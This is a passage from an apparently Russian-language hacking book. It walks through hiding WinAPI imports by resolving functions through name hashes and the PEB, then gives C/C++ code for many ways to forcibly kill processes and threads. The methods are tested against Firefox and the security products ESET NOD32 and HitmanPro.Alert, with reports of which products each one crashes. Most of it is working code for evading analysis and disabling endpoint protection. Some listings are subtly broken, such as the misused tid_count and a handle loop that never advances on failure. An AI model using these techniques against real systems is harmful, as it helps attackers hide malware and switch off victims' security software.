static DWORD hash_api_table[] = {
  0xe976c80c, // CreateFileA
  0xb233e4a5, // Sleep
}
```

> В этом разделе нет смысла подробно приводить алгоритм хеширования — их десятки, и они доступны в Сети, даже в Википедии. Могу посоветовать алгоритмы, с возможностью выставления вектора начальной инициализации (seed), чтобы хеши функций были уникальными. Например, подойдет алгоритм MurmurHash.

Давай условимся, что наш макрос хеширования будет иметь прототип **HASH_API(name, name_len, seed)**, где **name** — имя функции, **name_len** — длина имени, **seed** — вектор начальной инициализации. Так что все значения хеш-функций у тебя будут другими, не как в книге!

Поскольку мы договорились писать легко масштабируемый модуль, определимся, что функция получения WinAPI у нас будет иметь следующий вид:

```
LPVOID get_api(DWORD api_hash, LPCSTR module);
```

Но до этого еще нужно дойти, а сейчас напишем универсальную функцию, которая будет разбирать экспортируемые функции WinAPI передаваемой в нее системной библиотеки:

```
LPVOID parse_export_table(HMODULE module, DWORD api_hash) {
  PIMAGE_DOS_HEADER     img_dos_header;
  PIMAGE_NT_HEADERS     img_nt_header;
  PIMAGE_EXPORT_DIRECTORY     in_export;

  img_dos_header  = (PIMAGE_DOS_HEADER)module;
  img_nt_header = (PIMAGE_NT_HEADERS)((DWORD_PTR)img_dos_header +
                                                  img_dos_header->e_lfanew);
  in_export = (PIMAGE_EXPORT_DIRECTORY)((DWORD_PTR)img_dos_header +
            img_nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_
                                                    EXPORT].VirtualAddress);
```

По ходу написания этой функции я буду пояснять, что к чему, потому что путешествие по заголовку PE-файла — дело непростое (у динамической библиотеки будет именно такой заголовок). Сначала мы объявили используемые переменные, с этим не должно было возникнуть проблем. Далее, в первой строчке кода, мы получаем из переданного в нашу функцию модуля DLL ее **IMAGE_DOS_HEADER**. Вот его структура:

```
typedef struct _IMAGE_DOS_HEADER {
  WORD e_magic;
  WORD e_cblp;
  WORD e_cp;
  WORD e_crlc;
  WORD e_cparhdr;
  WORD e_minalloc;
  WORD e_maxalloc;
  WORD e_ss;
  WORD e_sp;
  WORD e_csum;
  WORD e_ip;
  WORD e_cs;
  WORD e_lfarlc;
  WORD e_ovno;
  WORD e_res[4];
  WORD e_oemid;
  WORD e_oeminfo;
  WORD e_res2[10];
  LONG e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Здесь нас интересует поле **e_lfanew** — это RVA (Relative Virtual Address, смещение) до заголовка **IMAGE_NT_HEADERS**, который, в свою очередь, имеет такую структуру:

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Нужное нам поле **OptionalHeader** указывает на еще одну структуру — **IMAGE_OPTIONAL_HEADER**. Она громоздкая, и я ее сократил до нужных нам полей, точнее до элемента **DataDirectory**, который содержит 16 полей. Нужное нам поле называется **IMAGE_DIRECTORY_ENTRY_EXPORT**. Оно описывает символы экспорта, а поле **VirtualAddress** указывает смещение секции экспорта:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  ...
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Итак, мы в секции экспорта, в **IMAGE_EXPORT_DIRECTORY**. Продолжаем ее читать:

```
PDWORD rva_name;
UINT rva_ordinal;
rva_name = (PDWORD)((DWORD_PTR)img_dos_header + in_export->AddressOfNames);
rva_ordinal = (PWORD)((DWORD_PTR)img_dos_header + in_export-
>AddressOfNameOrdinals);
```

Чтобы было понятнее, вот структура **IMAGE_EXPORT_DIRECTORY**:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
  DWORD Characteristics;
  DWORD TimeDateStamp;
  WORD  MajorVersion;
  WORD  MinorVersion;
  DWORD Name;
  DWORD Base;
  DWORD NumberOfFunctions;
  DWORD NumberOfNames;
  DWORD AddressOfFunctions;
  DWORD AddressOfNames;
  DWORD AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY,*PIMAGE_EXPORT_DIRECTORY;
```

Наконец-то мы пробрались сквозь дебри заголовка PE к нужным нам данным. Остальное — дело техники. Как ты уже понял по коду, здесь нас интересуют два поля: **AddressOfNames** и **AddressOfNameOrdinals**. Первое содержит имена функций, второе — их индекс (читай: номер). Суть дальнейших действий проста: в цикле мы будем просматривать и сверять переданный в нашу функцию хеш с хешами функций в таблице экспорта и, как найдем совпадение, выходим из цикла:

```
UINT ord = -1;
for (i = 0; i < in_export->NumberOfNames; i++) {
  api_name = (PCHAR)((DWORD_PTR)img_dos_header + rva_name[i]);
  get_hash = HASH_API(api_name, name_len, seed);
  if (api_hash == get_hash) {
    ord = (UINT)rva_ordinal[i];
    break;
  }
}
```

Нашли! Теперь получаем ее адрес и возвращаем его:

```
  func_addr = (PDWORD)((DWORD_PTR)img_dos_header +
                                          in_export->AddressOfFunctions);
  func_find = (LPVOID)((DWORD_PTR)img_dos_header + func_addr[ord]);
  return func_find;
}
```

> В коде отсутствуют проверки корректности обрабатываемых и поступающих в функции данных. Это сделано умышленно, чтобы не засорять код и не отвлекать читателя.

Функция получилась весьма короткая и понятная. Теперь перейдем к написанию основной функции. Помнишь, мы ее обозначили как **LPVOID get_api**? Она будет, по сути, оберткой над **parse_export_table**, но сделает ее универсальной.

Дело в том, что наша функция **parse_export_table** слишком «сырая» — она просматривает таблицы импортов передаваемых в нее библиотек, но не читает эти библиотеки в память (если их там нет). Для этого мы используем функцию **LoadLibrary**, точнее ее хешированный вариант. Заодно проверим работоспособность **parse_export_table**.

Функция экспортируется библиотекой **Kernel32.dll**. Чтобы начать с ней работать, мы должны найти эту библиотеку в адресном пространстве нашего процесса через PEB. Я буду писать сразу универсальный код, который подойдет для обеих архитектур:

```
LPVOID get_api(DWORD api_hash, LPCSTR module) {
  HMODULE krnl32, hDll;
  LPVOID  api_func;

  #ifdef _WIN64
    int ModuleList = 0x18;
    int ModuleListFlink = 0x18;
    int KernelBaseAddr = 0x10;
    INT_PTR peb = __readgsqword(0x60);
  #else
    int ModuleList = 0x0C;
    int ModuleListFlink = 0x10;
    int KernelBaseAddr = 0x10;
    INT_PTR peb = __readfsdword(0x30);
  #endif
```

```
  // Теперь получим адрес kernel32.dll

  INT_PTR mod_list    = *(INT_PTR*)(peb + ModuleList);
  INT_PTR list_flink  = *(INT_PTR*)(mod_list + ModuleListFlink);
  LDR_MODULE *ldr_mod = (LDR_MODULE*)list_flink;

  for (; list_flink != (INT_PTR)ldr_mod ;) {
    ldr_mod = (LDR_MODULE*)ldr_mod->e[0].Flink;
    if (!lstrcmpiW(ldr_mod->dllname.Buffer, L"kernel32.dll"))
      break;
  }

  krnl32 = (HMODULE)ldr_mod->base;
```

Далее нам необходимо объявить прототип нашей функции **LoadLibraryA**. Это нужно сделать в начале файла. Вот прототип:

```
HMODULE (WINAPI *temp_LoadLibraryA)(__in LPCSTR file_name) = NULL;
HMODULE hash_LoadLibraryA(__in LPCSTR file_name) {
  return temp_LoadLibraryA(file_name);
}
```

Кроме того, объявим прототипы наших функций из тестового приложения, которое мы писали в самом начале:

```
HANDLE (WINAPI *temp_CreateFileA)(__in LPCSTR file_name,
  __in DWORD access,
  __in DWORD share,
  __inopt LPSECURITY_ATTRIBUTES security,
  __in DWORD creation_disposition,
  __in DWORD flags,
  __inopt HANDLE template_file) = NULL;

HANDLE hash_CreateFileA(__in    LPCSTR      file_name,
  __in    DWORD     access,
  __in    DWORD     share_mode,
  __inopt           LPSECURITY_ATTRIBUTES security,
  __in    DWORD     creation_disposition,
  __in    DWORD     flags,
  __inopt HANDLE    template_file) {
  temp_CreateFileA = (HANDLE (WINAPI *)(LPCSTR,
    DWORD,
    DWORD,
    LPSECURITY_ATTRIBUTES,
    DWORD,
    DWORD,
    HANDLE))get_api(hash_api_table[0], "Kernel32.dll");
  return temp_CreateFileA(file_name, access, share_mode, security,
                                  creation_disposition, flags, template_file);
}
```

```
VOID (WINAPI *temp_Sleep)(DWORD time) = NULL;
VOID hash_Sleep(__in DWORD time) {
  temp_Sleep = (VOID (WINAPI *)(DWORD))get_api(hash_api_table[1],
"Kernel32.dll");
  return temp_Sleep(time);
}
```

Прототип для **LoadLibraryA** — упрощенный. Мы здесь не используем нашу таблицу хешей **hash_api_table[]**, потому что хеш **LoadLibraryA** мы захардкодим дальше. Хеш будет у каждого свой, в зависимости от алгоритма хеширования:

```
  temp_LoadLibraryA = (HMODULE (WINAPI *)(LPCSTR))parse_export_table(krnl32,
                                                                0x731faae5);
  hDll = hash_LoadLibraryA(module);
  api_func = (LPVOID)parse_export_table(hDll, api_hash);
  return api_func;
}
```

Итак, все готово. Этот мотор для вызова функций по хешу можно вынести в отдельный файл и расширять, добавляя новые прототипы и хеши. Теперь, после всех манипуляций, изменим наш тестовый файл и откомпилируем его:

```
int main() {
  HANDLE hFile = hash_CreateFileA("C:\\test\\text.txt",
    GENERIC_READ,
    FILE_SHARE_READ,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);
  hash_Sleep(5000);
  return 0;
}
```

Первое, что бросается в глаза, — наш файл работает! Текстовый файл создается, программа засыпает на пять секунд и закрывается. Теперь давай посмотрим на таблицу импорта (рис. 4.2).

Мы увидим там только функцию **lstrcmpiW**. Ты ведь помнишь, что мы ее использовали для сравнения строк? Больше никаких функций нет! Теперь заглянем в дизассемблер (рис. 4.3).

Здесь мы тоже не видим никаких вызовов. Если углубиться в исследование программы, мы, разумеется, обнаружим наши хеши, строки типа **kernel32.dll** и прочее. Но это просто учебный пример, демонстрирующий базу, которую можно развивать.

Хеши можно защитить различными математическими операциями, а строки зашифровать. Для закрепления знаний попробуй скрыть функцию **lstrcmpiW** по аналогии с другими WinAPI. Даю подсказку: эта функция экспортируется библиотекой **Kernel32.dll**.




Рис. 4.2. Обфусцированное приложение в программе PE-bear




Рис. 4.3. Обфусцированное приложение в программе IDA

Принудительное завершение процессов

При написании софта, взаимодействующего с другими приложениями, порой возникает необходимость завершить выполнение сторонних процессов. Есть несколько методов, которые могут помочь в этом деле: одни хорошо документированы, другие пытаются завершить нужные процессы более жесткими способами, прово-

цируя операционную систему прихлопнуть их силой. Я покажу несколько способов завершения и разрушения процессов в Windows.

В качестве «подопытных кроликов» возьмем браузер Firefox, антивирусный комплекс ESET NOD32 Smart Security и программу защиты от 0day-угроз HitmanPro.Alert, которые будут работать в Windows 10 LTSB 1809. Все приложения последних версий скачаны с официальных сайтов и трудятся на полную мощность — хоть некоторые и в пробных режимах. Разрядность как ОС, так и приложений будет x64.

Подготовка

Работать мы будем с процессами и потоками, поэтому сначала нужно написать необходимые вспомогательные функции. Кроме того, нам понадобится функция, повышающая наши привилегии в системе до отладочных (**SE_DEBUG_NAME**). Получать мы их будем стандартным образом, используя функции **OpenProcessToken** и **LookupPrivilegeValue**.

> Во всех экспериментах я использовал свою собственную библиотеку для работы с WinAPI по хешам имен API-функций, так что, вероятно, это повлияло на взаимодействие с защитными решениями. Каким образом она была написана, подробно рассказывалось в предыдущем разделе.

Код функции выглядит следующим образом:

```
BOOL set_privileges(LPCTSTR szPrivName)
{
    TOKEN_PRIVILEGES token_priv = { 0 };
    HANDLE hToken = 0;

    token_priv.PrivilegeCount = 1;
    token_priv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
    {
#ifdef DEBUG
        std::cout << "OpenProcessToken error: " << GetLastError() << std::endl;
#endif
        return FALSE;
    }

    if (!LookupPrivilegeValue(NULL, szPrivName, &token_priv.Privileges[0].Luid))
    {
#ifdef DEBUG
        std::cout << "LookupPrivilegeValue error: " << GetLastError() <<
                                                                    std::endl;
#endif
        CloseHandle(hToken);
```

```
        return FALSE;
    }

    if (!AdjustTokenPrivileges(hToken, FALSE, &token_priv, sizeof(token_priv),
                                                                NULL, NULL))
    {
#ifdef DEBUG
        std::cout << "AdjustTokenPrivileges error: " << GetLastError() <<
                                                                std::endl;
#endif

        CloseHandle(hToken);
        return FALSE;
    }
```

Для получения отладочных привилегий вызовем эту функцию таким образом:

```
if (set_privileges(SE_DEBUG_NAME))
        printf("SE_DEBUG_NAME is granted! \n");
```

Для своего личного удобства работу с процессами я разделил на две функции: одна будет получать PID по имени процесса, другая — получать хендл процесса по его PID. Конечно, можно было бы сделать большую функцию, которая сразу бы давала хендл процесса по имени, но это не всегда удобно, потому что порой требуется просто получить только PID.

> PID (process identifier) — это идентификатор процесса, который выступает контейнером для потоков. В свою очередь, у потоков тоже есть идентификатор, который называется TID (thread identifier). Зная PID и TID, можно получить их хендлы, чтобы потом работать с потоками и процессами.

Идентификатор процесса мы получим при помощи функций **CreateToolhelp32-Snapshot** (создадим снимок активных процессов в системе), далее будем перебирать и сравнивать процессы с нужным именем, функциями **Process32First** и **Process32Next**:

```
DWORD get_pid_from_name(IN const char * pProcName)
{
    HANDLE snapshot_proc = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot_proc == INVALID_HANDLE_VALUE)
    {
#ifdef DEBUG
        std::cout << "CreateToolhelp32Snapshot error: " << GetLastError() <<
                                                                std::endl;
#endif
        return 0;
    }

    PROCESSENTRY32 ProcessEntry;
    DWORD pid;
    ProcessEntry.dwSize = sizeof(ProcessEntry);
```

```
    if (Process32First(snapshot_proc, &ProcessEntry))
    {
        while (Process32Next(snapshot_proc, &ProcessEntry))
        {
            if (!stricmp(ProcessEntry.szExeFile, pProcName))
            {
                pid = ProcessEntry.th32ProcessID;

                CloseHandle(snapshot_proc);
                return pid;
            }
        }
    }

    CloseHandle(snapshot_proc);
    return 0;
}
```

> Процессы можно перечислять и другими методами, например, использовать для этого функцию **Process Status Helper (PSAPI)**, **K32EnumProcesses** или недокументированную функцию **ZwQuerySystemInformation**. Чтобы прокачать свой скилл работы с Windows, ты можешь самостоятельно реализовать эти методы и посмотреть, как они работают.

Чтобы получить PID процесса **firefox.exe**, функцию надо вызвать таким образом:

```
DWORD firefox_pid = get_pid_from_name("firefox.exe");
```

Осталась маленькая функция получения хендла. Обрати внимание: она позволяет задать права доступа к нужному процессу:

```
HANDLE get_process_handle(IN DWORD pid, DWORD access)
{
    HANDLE hProcess = OpenProcess(access, FALSE, pid);

    if (!hProcess)
    {
#ifdef DEBUG
        std::cout << "OpenProcess error: " << GetLastError() << std::endl;
#endif
        return FALSE;
    }

    return hProcess;
}
```

Если функция отрабатывает успешно, она возвращает хендл процесса, если нет — **FALSE**. Вызывается она таким образом:

```
HANDLE hFirefox = get_process_handle(firefox_pid, PROCESS_ALL_ACCESS);
```

В примере выше мы получаем хендл с правами **PROCESS_ALL_ACCESS**.

Способы завершения процессов

Сначала поработаем с процессами, а потом с потоками. Я буду писать маленькие функции, которые демонстрируют применение различных методов для завершения процессов и потоков. Обрати внимание: использовать будем только необходимые права доступа для процессов, потому что не каждый процесс позволит открыть себя с правами **PROCESS_ALL_ACCESS**, особенно это касается защитных решений.

Думаю, первое, что приходит в голову, — это применить функцию **NtTerminateProcess**:

```
BOOL kill_proc1(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_TERMINATE);  //Обрати
                        внимание на режим доступа — мы не просим ничего лишнего

    if (!NtTerminateProcess(hProc, 0))
    {
#ifdef DEBUG
        std::cout << "NtTerminateProcess error: " << GetLastError() <<
                                                                    std::endl;
#endif
        return FALSE;
    }
    return TRUE;
}
```

Разумеется, ESET NOD32 Smart Security и HitmanPro.Alert легко противостоят такому простому трюку и выводят сообщение **ERROR_ACCESS_DENIED** при попытке их завершения. Зато браузер Firefox с удовольствием закрывается.

Следующий способ закрыть процесс — создать поток в интересующем нас процессе при помощи функции **CreateRemoteThread** и запустить этим потоком функцию **ExitProcess**. Вот код функции:

```
BOOL kill_proc2(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_CREATE_THREAD |
                                                    PROCESS_VM_OPERATION);

    HMODULE hKernel32 = GetModuleHandle("kernel32.dll");
    if (!hKernel32)
        return FALSE;

    void *pExitProcess = GetProcAddress(hKernel32, "ExitProcess");
    if (!pExitProcess)
        return FALSE;

    HANDLE hThread = CreateRemoteThread(hProc,
                        NULL,
```

```
                        0,
                        (LPTHREAD_START_ROUTINE)pExitProcess,
                        NULL,
                        0,
                        NULL);
    if (!hThread)
    {
#ifdef DEBUG
        std::cout << "CreateRemoteThread error: " << GetLastError() <<
                                                                    std::endl;
#endif
        return FALSE;
    }

    return TRUE;
}
```

Как видно из кода, вначале мы получаем PID процесса с правами **PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION** (лишние права не берем), далее получаем адрес функции **ExitProcess** из библиотеки **kernel32.dll** и, наконец, передаем его в функцию **CreateRemoteThread**. Firefox закрывается, а защитные решения показывают стойкость к этому приему.

Следующий способ будет манипулировать с заданиями (job) при помощи функций **CreateJobObject — AssignProcessToJobObject — TerminateJobObject**. Сначала приведу код, потом я расскажу, что он делает:

```
BOOL kill_proc3(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_SET_QUOTA | PROCESS_TERMINATE);

    HANDLE job = CreateJobObjectA(NULL, NULL);
    if (!job)
    {
#ifdef DEBUG
        std::cout << "CreateJobObjectA error: " << GetLastError() << std::endl;
#endif
        return FALSE;
    }

    if (!AssignProcessToJobObject(job, hProc))
    {
#ifdef DEBUG
        std::cout << "AssignProcessToJobObject error: " << GetLastError() <<
                                                                    std::endl;
#endif
        return FALSE;
    }
```

```
    if (!TerminateJobObject(job, 0))
    {
#ifdef DEBUG
        std::cout << "TerminateJobObject error: " << GetLastError() <<
                                                                    std::endl;
#endif
        return FALSE;
    }

    return TRUE;
}
```

Итак, сначала мы создаем объект задания функцией **CreateJobObjectA**. Объект задания — это такой объект ядра, который позволяет работать с группой процессов. Ну а в данном случае группа процессов будет состоять из одного процесса. Далее функцией **AssignProcessToJobObject** мы связываем наш процесс с созданным объектом задания.

Функцией **TerminateJobObject** мы можем завершить все процессы, которые связаны с объектом задания (в нашем случае один процесс). Результат выполнения этой подпрограммы таков: NOD32 успешно выдержал эту атаку, браузер Firefox закрылся, и также закрылся процесс **HitmanPro.Alert**.

Переходим к следующему способу завершения процессов — в этот раз мы притворимся отладчиком:

```
BOOL kill_proc4(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_SUSPEND_RESUME);
    HANDLE dbg_obj = NULL;
    NTSTATUS status = NtCreateDebugObject(&dbg_obj, 0x2, NULL, 0x1);

    status = NtDebugActiveProcess(hProc, dbg_obj);

    CloseHandle(hProc);

    return TRUE;
}
```

Здесь мы создаем объект отладки, используя функцию **NtCreateDebugObject**. Чтобы понимать, что происходит, остановимся на ней немного подробнее. Вот ее прототип:

```
NTSYSAPI
NTSTATUS
NTAPI
NtCreateDebugObject(
OUT PHANDLE             DebugObjectHandle,
IN ACCESS_MASK          DesiredAccess,
IN POBJECT_ATTRIBUTES   ObjectAttributes OPTIONAL,
IN BOOLEAN              KillProcessOnExit );
```

Параметр **DebugObjectHandle** — это хендл объекта отладки, который мы передаем по ссылке. Далее идет маска доступов, которую мы выставляем в **0x2**, что значит **DEBUG_OBJECT_PROCESSASSIGN**, третье поле атрибутов оставляем пустым, а четвертое ставим в **0x1** — это значит **KillProcessOnExit**.

Теперь присоединяем созданный объект отладки к процессу функцией **NtDebugActiveProcess**. Если после этого закрыть хендл, процесс должен быть завершен операционной системой. Хендл закрываем как всегда — **CloseHandle**. После этого подопытный Firefox закрывается без проблем, как и HitmanPro.Alert. Но NOD32 по-прежнему выдерживает наш натиск.

Теперь попробуем заставить закрыться приложение, заняв всю его память. Сначала код:

```
BOOL kill_proc5(IN DWORD pid)
    {
        HANDLE hProc = get_process_handle(pid, PROCESS_VM_OPERATION);

        unsigned int count = 0;

        size_t sz = 0x400000000;     // 16 Гбайт
        while (sz >= 0x1000)
        {
            void *mem = VirtualAllocEx(hProc,
                            NULL,
                            sz,
                            MEM_RESERVE,
                            PAGE_READONLY);
            if (mem) count++;    //
            else sz /= 2;        // Будем занимать память до последнего
        }

        CloseHandle(hProc);

        return TRUE;
    }
```

Тут все просто: при помощи функции **VirtualAllocEx** мы пытаемся занять всю доступную память в приложении с флагом **PAGE_READONLY**, т. е. доступной только для чтения. От этих действий Firefox зависает и падает ОС, а защитные программы продолжают работать и не позволяют разрушить себя таким образом.

Следующий способ похож на предыдущий. Изменим атрибуты доступа в памяти приложения на **PAGE_NOACCESS** при помощи функции **VirtualQueryEx — VirtualProtectEx**. Код:

```
BOOL kill_proc6(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_QUERY_INFORMATION |
                                           PROCESS_VM_OPERATION | SYNCHRONIZE);
```

```
    void* address = NULL;
    while (address < 0x80000000000)
    {
        MEMORY_BASIC_INFORMATION mem_bi;

        DWORD mem = VirtualQueryEx(hProc,
                        address,
                        &mem_bi,
                        sizeof(mem_bi));

        if (mem)
        {
            if (mem_bi.State == MEM_COMMIT)
            {
                DWORD protect_state;
                VirtualProtectEx(hProc,
                        mem_bi.BaseAddress,
                        mem_bi.RegionSize,
                        PAGE_NOACCESS,
                        &protect_state);
            }

            address = (void*)(mem_bi.BaseAddress + mem_bi.RegionSize);
        }
        else break;
    }

    CloseHandle(hProc);

    return TRUE;
}
```

Здесь мы сначала в цикле получаем нужную информацию функцией **VirtualQueryEx**, а потом меняем атрибут защиты региона памяти приложения на **PAGE_NOACCESS** функцией **VirtualProtectEx**. Несмотря на схожесть с предыдущим методом, этот подход обрушивает одно из защитных решений — HitmanPro.Alert и браузер. NOD32 остается непоколебим.

Следующий метод будет использовать функцию **DuplicateHandle** с параметром **DUPLICATE_CLOSE_SOURCE**, чтобы закрыть все хендлы процесса и вызвать в нем ошибки:

```
BOOL kill_proc7(IN DWORD pid)
{
    HANDLE hProc = get_process_handle(pid, PROCESS_DUP_HANDLE);

    int i = 0;
    while ( i < 0x10000 )
```

```
    {
        HANDLE hndl = (HANDLE)i;
        HANDLE dublicate_h = NULL;

        if (DuplicateHandle(hProc, hndl, GetCurrentProcess(), &dublicate_h, 0,
                                                FALSE, DUPLICATE_CLOSE_SOURCE))
        {
            i++;
            CloseHandle(dublicate_h);
        }
    }

    CloseHandle(hProc);

    return TRUE;
}
```

После того как мы пройдемся функцией **DuplicateHandle** с параметром **DUPLICATE_CLOSE_SOURCE** по 10 000 хендлов, Firefox упадет, а защитные программы не пострадают.

Итак, мы рассмотрели способы воздействия на сами процессы по их PID. Теперь перейдем непосредственно к потокам.

Способы завершения потоков

Для начала надо будет получить список потоков в нужном процессе. Это очень похоже на получение процессов, поэтому сильно заострять внимание на этом я не стану, хотя некоторые моменты необходимо прояснить. Листинг функции получения потоков я снабжу комментариями, обрати на них внимание.

```
BOOL get_threads(IN const char * pProcName)
{
    // Для получения списка потоков мы используем ту же функцию, что и для
    // получения списка процессов, только передаем ей параметр TH32CS_SNAPTHREAD

    HANDLE pTHandle = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);

    ULONG process_tid[256];
    int tid_count = 0;
    int number_of_threads = 0;
    THREADENTRY32 ThreadEntry;
    ThreadEntry.dwSize = sizeof(ThreadEntry);

    DWORD pid = get_pid_from_name(pProcName);

    // Используем похожие функции для потоков, как и в случае с процессами
    if (Thread32First(pTHandle, &ThreadEntry))
```

```
    {
        do{
            if (ThreadEntry.dwSize >= FIELD_OFFSET(THREADENTRY32,
                                                    th32OwnerProcessID) +
                sizeof(ThreadEntry.th32OwnerProcessID)) {

                // Здесь определяем потоки для нужного нам процесса
                if (ThreadEntry.th32OwnerProcessID == pid)
                {
                    process_tid[*tid_count] = ThreadEntry.th32ThreadID;

#ifdef DEBUG
                    std::cout << "PID: " << pid << " " << "ThreadID: " <<
                                        process_tid[*tid_count] << std::endl;
#endif

                    *tid_count = *tid_count + 1;
                    ++number_of_threads;
                }
            }

            ThreadEntry.dwSize = sizeof(ThreadEntry);
        } while (Thread32Next(pTHandle, &ThreadEntry));

#ifdef DEBUG
        std::cout << "Number Threads: " << number_of_threads << std::endl;
#endif

        // Процесс один, а потоков несколько. Поэтому используем цикл, чтобы
                                                                обойти их все
        for (; number_of_threads > 0; --number_of_threads)
        {
            //kill_threads1(tids[number_of_threads]);   // В этом цикле мы
                                        будем помещать функции убийства потоков
            //kill_threads2(tids[number_of_threads]);
            //kill_threads3(tids[number_of_threads]);

#ifdef DEBUG
            std::cout << "Thread kill: " << number_of_threads << std::endl;
#endif

        }
    }

    return TRUE;
}
```

При помощи этой функции мы будем взаимодействовать с потоками нужных нам процессов. Итак, первый способ завершения потоков очень похож на тот, который

мы использовали с процессами. Это открытие тредов при помощи функции **OpenThread** с параметром **THREAD_SET_CONTEXT**. Далее идет получение адреса **ExitProcess** и передача его в функцию **QueueUserAPC**, чтобы она попала в очередь потока.

Похожий способ мы использовали с процессами, только применялась функция **CreateRemoteThread**. Функция **QueueUserAPC** позволяет выполнять код в адресном пространстве нужного процесса, в контексте его потока. Код реализации простой:

```
BOOL kill_threads1(IN DWORD tid)
{
    HANDLE hTread = OpenThread(THREAD_SET_CONTEXT,
        FALSE,
        tid);

    HMODULE hKernel32 = GetModuleHandle("kernel32.dll");
    if (!hKernel32)
        return FALSE;

    void *pExitProcess = GetProcAddress(hKernel32, "ExitProcess");
    if (!pExitProcess)
        return FALSE;

    if (!QueueUserAPC((PAPCFUNC)pExitProcess, hTread, 0))
    {
#ifdef DEBUG
        std::cout << "QueueUserAPC error: " << GetLastError() << std::endl;
#endif
        return FALSE;
    }


    return TRUE;
}
```

Я уже думал, что NOD32 SS нам не удастся сломить ничем, но здесь он дрогнул. У нас все-таки получилось разрушить его потоки, вызвать зависание и дальнейшее аварийное завершение. Что интересно, HitmanPro.Alert выдержал эту атаку, ну а Firefox, конечно, рухнул.

Переходим к следующему способу. Он проще: будем просто открывать треды процессов и пытаться завершить их при помощи **TerminateThread**:

```
BOOL kill_threads2(IN DWORD tid)
{
    HANDLE hThread = OpenThread(THREAD_TERMINATE,
        FALSE,
        tid);
```

```
    if (!TerminateThread(hThread, 0))
    {
#ifdef DEBUG
        std::cout << "TerminateThread error: " << GetLastError() << std::endl;
#endif
        return FALSE;
    }

    return TRUE;
}
```

Способ простой и не очень эффективный, особенно против серьезных программ: таким образом удалось убить только Firefox, остальные приложения выдержали атаку.

